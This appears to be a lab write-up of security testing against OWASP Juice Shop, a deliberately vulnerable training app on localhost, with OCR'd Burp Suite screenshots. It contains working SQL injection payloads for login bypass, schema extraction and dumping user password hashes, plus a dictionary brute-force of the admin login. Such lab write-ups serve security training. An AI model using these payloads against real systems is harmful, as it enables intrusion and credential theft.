


Security Testing Write-Up (OWASP Juice Shop)

1. SQL Injection via Login Bypass


Goal: Gain unauthorized access by manipulating SQL queries in the login form.

Steps & Clarifications

1. **Open the application** and navigate to the **Login** page.



2. **Enter** the following into the **Email** field:
3. ' or 1=1 --
 - Explanation: ' or 1=1 -- exploits the way SQL interprets OR statements. 1=1 is always true, and -- comments out the rest of the query.
4. For the **Password** field, **type anything** (it will be ignored if the injection is successful).
5. **Press “Log in.”**



2. Testing Another Basic User Login (Jim's Account)

Goal: Confirm that the injection approach or minimal credential checks also apply to a standard user.

Steps & Clarifications

Next let's try another basic user from the OWASP juice shop we got this user

<https://pwning.owasp-juice.shop/companion-guide/latest/part2/injection.html>


Log in with Jim's user account

Jim is a regular customer. He prefers juice from fruits that no man has ever tasted before.


- The challenge description probably gave away what form you should attack.
- You need to know (or smart-guess) Jim's email address so you can launch a targeted attack.
- If you harvested Jim's password hash, you can try to attack that instead of using SQL Injection.


1. **User:** jim@juice-sh.op

2. **Password:** Again, any value or injection can be tested similarly.



3. After login attempts (with or without injection), we observed it sometimes allowed access.






4. Password Cracking via Intruder (Burp Suite)

Goal: Use an **Intruder** attack to brute force or guess user credentials.

Steps & Clarifications

1. **Attempt a normal login** (e.g., with admin@juice-sh.op or some known user).
2. In **Burp Suite**, send the login request to **Intruder**.



3. **Mark the password field as the payload position** (click \$add).

1 x 2 x +

Sniperattack Start attack

Target http://localhost:3000 Update Host header to match target

Add \$ Clear \$ Auto \$

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 47
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/search
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss
18 Connection: keep-alive
19
20 {"email":"admin@juice-sh.op",5"password":"test$"}

```

1 highlight 1 payload position Length: 721

Event log [3] All issues Memory: 691.4MB

Payloads

Request count: 3,275,142

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Enter a new item Add from list... [Pro version only]

123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

Enabled Rule

4. Select a **small wordlist** (dictionary) of potential passwords.
5. **Start** the attack.
6. Monitor responses. A **successful** login will often have a different length/status/response code.
7. Result: Discovered the admin password was admin123.

Attack Save

6. Intruder attack of http://localhost:3000 Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
53	loveyou	401	18			413	
54	pretty	401	12			413	
55	basketball	401	17			413	
56	andrew	401	14			413	
57	angels	401	12			413	
58	tweety	401	32			413	
59	flower	401	14			413	
51	admin123	200	49			1197	
60	playboy		0				

Request Response

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36


```

5. Error-Based (Search) SQL Injection

Goal: Trigger an **error** in the SQL engine that reveals database structure or sensitive information.

Steps & Clarifications

1. In the **search bar**, type:
2. ' OR 1=1 --
3. Observe the application's behavior. If it returns product details or an **unexpected error** message with DB info, it indicates a SQL injection vulnerability.



6. Detailed Database Schema Extraction

Goal: Understand the database schema to pivot and escalate attacks.

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows a REST client request. The 'Response' pane on the right shows the corresponding JSON response.

Request:

```
1 GET /rest/products/search?q=
2 ')) UNION+SELECT+sql,2,3,4,5,6,7,8,9+FROM+sqlite_master--
3 HTTP/1.1
4 Host: localhost:3000
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US,en;q=0.9
7 Accept: application/json, text/plain, */*
8 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
11 Safari/537.36
12 sec-ch-ua-mobile: ?0
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; welcomebanner_status=dismiss
19 Connection: keep-alive
```

Response:

```
{
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
  "id":
  "CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)",
  "name":2,
  "description":3,
  "price":4,
  "deluxePrice":5,
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
{
  "id":
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME
```



Steps & Clarifications

1. Monitor responses in Burp Suite Repeater after sending invalid or malicious queries.

The screenshot shows the Burp Suite Repeater interface. The 'Request' tab is selected, displaying the raw HTTP request for a POST to `http://localhost:3000/rest/user/login`. The request includes headers like `sec-ch-ua-mobile: 70`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36`, and a `Cookie` with `language=en` and `welcomebanner_status=dismiss`. The body contains a JSON object with `email: 'sasas'` and `password: 'asdasd'`. The 'Inspector' panel on the right shows the request attributes, including the method (POST) and path (/rest/user/login).

The screenshot shows the Burp Suite Repeater interface. The 'Response' tab is selected, displaying the raw HTTP response for the POST request. The response is a 200 OK status with a `Content-Length: 1163`. The body contains a JSON object with an `error` message: `"message": "SQLITE_ERROR: near 'a8f5f167f44f4964e6c998dee827110c': syntax error", "stack": "Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12\n at new Promise (<anonymous>)\n at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at processTicksAndRejections (node:internal/process/task_queues:95:5)", "name": "SequelizeDatabaseError", "parent": { "errno": 1, "code": "SQLITE_ERROR", "sql": "SELECT * FROM Users WHERE email = '' AND password = 'a8f5f167f44f4964e6c998dee827110c' AND deletedAt IS NU LL" }, "original": { "errno": 1, "code": "SQLITE_ERROR", "sql": "SELECT * FROM Users WHERE email = '' AND password = 'a8f5f167f44f4964e6c998dee827110c' AND deletedAt IS NU LL" } }`. The 'Inspector' panel on the right shows the response attributes, including the status code (200) and the response body (JSON object).

- Explanation: This attempts to retrieve columns from the USERS table by combining it with existing queries.



7. User Credentials

We will make it with the same way like the last challenge

it was necessary to include the email field in the injection query, resulting in the final payload: test')) UNION SELECT username, password, role, deletedAt, isActive, createdAt, id, email, profileImage FROM USERS—

```
localhost:3000/rest/products/search?q=test%27)%20UNION%20SELECT%20username,%20password,%20role,%20deletedAt,%20isA
Pretty-print
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-04-04 13:36:34.453 +00:00",
      "updatedAt": "2025-04-04 13:36:34.453 +00:00",
      "deletedAt": null
    },
    {
      "id": 24,
      "name": "Apple Pomace",
      "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be \u003Ca href=\"\"/#recycle\"\"\u003Esent back to us\u003C/a\u003E for recycling.",
      "price": 0.89,
      "deluxePrice": 0.89,
      "image": "apple_pressings.jpg",
      "createdAt": "2025-04-04 13:36:34.458 +00:00",
      "updatedAt": "2025-04-04 13:36:34.458 +00:00",
      "deletedAt": null
    }
  ],
}
```

Then we got this

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /rest/products/search?q= test%27)%20UNION%20SELECT%20username,%20password,%20role,%20 deletedAt,%20isActive,%20createdAt,%20id,%20deluxeToken,%20 profileImage%20FROM%20USERS-- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130" 4 sec-ch-ua-mobile: ?0 5 sec-ch-ua-platform: "Linux" 6 Accept-Language: en-US,en;q=0.9 7 Upgrade-Insecure-Requests: 1 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/ avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch ange;v=b3;q=0.7 10 Sec-Fetch-Site: none 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-User: ?1 13 Sec-Fetch-Dest: document 14 Accept-Encoding: gzip, deflate, br 15 Cookie: language=en; welcomebanner_status=dismiss 16 Connection: keep-alive 17 18</pre>				<pre> "description": "customer", "price": null, "deluxePrice": 1, "image": "2025-04-04 13:36:33.471 +00:00", "createdAt": 19, "updatedAt": "", "deletedAt": "assets/public/images/uploads/default.svg" }, { "id": "SmilinStan", "name": "e9048a3f43dd5e094ef733f3bd88ea64", "description": "deluxe", "price": null, "deluxePrice": 1, "image": "2025-04-04 13:36:33.471 +00:00", "createdAt": 20, "updatedAt": "8f70e0f4b05685efff1ab979e8f5d7e39850369309bb 206c2ad3f7d51alf4e39", "deletedAt": "assets/public/images/uploads/20.jpg" }, { "id": "bkimminich", "name": "6edd9d726cbdc873c539e41ae8757b8c", "description": "admin", "price": null, "deluxePrice": 1, "image": "2025-04-04 13:36:33.452 +00:00", "createdAt": 4, "updatedAt": "", "deletedAt": }], }</pre>			